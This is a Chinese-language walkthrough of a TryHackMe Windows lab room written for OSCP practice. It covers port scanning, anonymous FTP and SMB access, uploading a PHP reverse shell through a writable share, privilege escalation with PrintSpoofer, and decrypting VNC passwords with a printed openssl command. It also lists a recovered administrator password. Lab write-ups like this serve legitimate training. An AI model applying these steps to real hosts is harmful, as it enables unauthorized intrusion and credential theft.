tryhackme 记录-windows-0x09 AllSignsPoint2Pwnage(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Attacktive Directory | SQL Injection Lab | |
| Thompson | Attacking Kerberos | Linux Privilege Escalation | |
| Kenobi | Wreath Network | Windows Privilege Escalation | |
| GameZone | Reset | Git Happens | |
| Skynet | Vulnnet: Active | NahamStore | |
| Daily bugle | Enterprise | ||
| Lazy admin | Ledger | ||
| Tomghost | Weasel(官方似乎删除了,没找到) | Recommended paths | |
| Rootme | Assumed Breach Scenarios: | Cyber Security 101 | |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。
0x09 AllSignsPoint2Pwnage(medium)
简介:
一个房间里装着一个匆忙制作的基于Windows的数字签名系统。你能突破吗?
原文:
A room that contains a rushed Windows based Digital Sign system. Can you breach it?
设置环境变量
export TARGET=10.49.184.30
信息搜集
使用 rustscan 和 nmap 进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

Open 10.49.184.30:21
Open 10.49.184.30:80
Open 10.49.184.30:135
Open 10.49.184.30:139
Open 10.49.184.30:443
Open 10.49.184.30:445
Open 10.49.184.30:3389
Open 10.49.184.30:5900
Open 10.49.184.30:49664
Open 10.49.184.30:49665
Open 10.49.184.30:49666
Open 10.49.184.30:49667
Open 10.49.184.30:49668
Open 10.49.184.30:49675
Open 10.49.184.30:49677

PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 126 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_11-14-20  03:26PM                  173 notice.txt
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          syn-ack ttl 126 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
|_http-title: Simple Slide Show
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      syn-ack ttl 126 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:     a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1:   b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| SHA-256: 0169 7338 0c0f 1df0 0bd9 593e d8d5 efa3 706c d6df 7993 f614 1272 b805 22ac dd23
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_http-title: Simple Slide Show
445/tcp   open  microsoft-ds? syn-ack ttl 126
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-997GG7D
| Issuer: commonName=DESKTOP-997GG7D
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-08T12:56:54
| Not valid after:  2026-08-10T12:56:54
| MD5:     c89a ec89 2008 f3ac 6ce5 a7eb 96c6 1f5d
| SHA-1:   419c b357 d08d 0e4d d508 1ba9 f634 fac9 1f70 a017
| SHA-256: 7a3d 5e55 cda7 9ff4 69c5 6836 135b d234 bcb0 2c14 5c80 84b7 dbc7 b03f 41de 4116
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: DESKTOP-997GG7D
|   NetBIOS_Domain_Name: DESKTOP-997GG7D
|   NetBIOS_Computer_Name: DESKTOP-997GG7D
|   DNS_Domain_Name: DESKTOP-997GG7D
|   DNS_Computer_Name: DESKTOP-997GG7D
|   Product_Version: 10.0.18362
|_  System_Time: 2026-02-09T13:01:09+00:00
|_ssl-date: 2026-02-09T13:01:18+00:00; -1s from scanner time.
5900/tcp  open  vnc           syn-ack ttl 126 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     Ultra (17)
|_    VNC Authentication (2)
49664/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49675/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 55983/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 16580/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 23338/udp): CLEAN (Failed to receive data)
|   Check 4 (port 38597/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2026-02-09T13:01:09
|_  start_date: N/A
问题 1:How many TCP ports under 1024 are open?(6)
端口扫描重点整理
Open 10.49.184.30:21
# FTP允许匿名登录,可能能获得一些敏感文件或线索

Open 10.49.184.30:80
Open 10.49.184.30:443
# 80、443为web服务,可能是突破点

Open 10.49.184.30:135
Open 10.49.184.30:139
Open 10.49.184.30:445
# SMB相关,可能能够挂载

Open 10.49.184.30:3389
# 远程桌面,可能存在弱口令

Open 10.49.184.30:5900
# VNC,可能存在绕口令
FTP 匿名登录
# 登录
ftp anonymous@$TARGET

# 列目录
dir

# 下载文件
get notice.txt
notice.txt 内容
NOTICE
======

Due to customer complaints about using FTP we have now moved 'images' to
a hidden windows file share for upload and management
of images.

- Dev Team

# 翻译
注意
====

由于客户对使用 FTP 的投诉,
我们现已将“images”目录迁移到一个隐藏的 Windows 文件共享中,
用于图片的上传和管理。

- 开发团队
这里提示的已经很明显了,隐藏的 Windows 文件共享中,也就是突破口可能在 SMB
连接 SMB 共享
# 列出共享
└─$ smbclient -L //$TARGET/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        images$         Disk
        Installs$       Disk
        IPC$            IPC       Remote IPC
        Users           Disk


# 这里按照上一步的提示应该是进入图片共享
└─$ smbclient //$TARGET/images$ -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jan 26 13:19:19 2021
  ..                                  D        0  Tue Jan 26 13:19:19 2021
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 16:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 16:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 16:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 16:53:59 2021

                10861311 blocks of size 4096. 4893361 blocks available
smb: \>
# 果然具有权限,但是都是些图片,暂时先放在这里吧
问题 2:What is the hidden share where images should be copied to?(images$)
WEB 访问及目录扫描
80 和 443 是一样的

图片还会随机改变,猜测就是个图片展示功能,右键打开图片看 url:http://10.49.184.30/images/monitor-1307227_1920.jpg

目录扫描使用 ffuf 工具进行扫描,字典使用 seclists 的
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c
网页文件扫描
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c

存在 phpinfo
初始访问
思路:网站是展示图片的,后端语言是 PHP 的,SMB 连接上了图片目录,那么我们就可以尝试往图片目录下写马了
失败的尝试
这里最开始尝试的时候我穿了一个这个反向 shell 马上去,但是他并不能正常执行,但是 php 文件也没有被杀,所以我想看看是不是反弹 shell 的那个 exe 程序被杀了,就又自己上传了个一句话的 webshell,准备在浏览器执行命令来尝试定位问题,但是,我发现我上传的一句话,在执行命令前还在,执行命令的时候就被杀了,访问 404,smb 也直接卡住了,猜测被掐断了。所以只好重置机器了。
经典 IP 变动和重新设置环境变量
export TARGET=10.49.179.73
成功版
找了个反弹 shell 的马,修改 ip 和端口

通过 smb 上传
put /home/kali/Desktop/shell/php-reverse-shell-2.6/src/reverse/php_reverse_shell.php re.php
penelope 开启监听
python3 penelope.py -O
访问触发:
http://10.49.179.73/images/re.php

插句嘴:这里没关掉我们访问的 re.php,就一直有 shell 回弹,因为目标一直在轮流访问 images 目录下的文件,每次轮到我们的 shell 就会重新回弹一次,这里不管他,还是用我们原有 session 操作即可,就是不知道一直有 shell 进来 penelope 会不会最后卡死
问题 3:What user is signed into the console session?(sign)
问题 4:What hidden, non-standard share is only remotely accessible as an administrative account?(Installs$)
问题 5:What is the content of usertype_flag.txt?()
type c:\users\sign\desktop\user.txt

提权
失败的尝试

这里由于看到问题一直在问密码,所以先直接传个 mimikatz 吧

但是运行就被杀了
成功版
先不要被问题干扰,直接查看当前账户是否有特权
# whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
很好,具有 SeImpersonatePrivilege 权限, 可以尝试 PrintSpoofer / JuicyPotato / RoguePotato / SweetPotato 提权
systeminfo 查到当前是 64 位 Microsoft Windows 10 Enterprise Evaluation,所以优先使用 PrintSpoofer 来提权

拿下
剩余问题回答
之前问题提到另一个共享目录,即安装目录 Installs$ ,看肯定有点用,尝试进去看看 C:\Installs

有一个安装脚本 Install_www_and_deploy.bat,查看内容

这里可以看到有管理员密码(administrator/RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi),安装文件为 xampp-windows-x64-7.4.11-0-VC15-installer.exe,和 VNC 配置文件的路径,查看 VNC 配置文件

# 完整权限
passwd=B3A8F2D8BEA2F1FA70

# 仅查看权限
passwd2=00B2CDC0BADCAF1397

# 解密VNC密码可以直接在shell内执行ml
echo -n B3A8F2D8BEA2F1FA70 | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d -provider legacy -provider default | hexdump -Cv

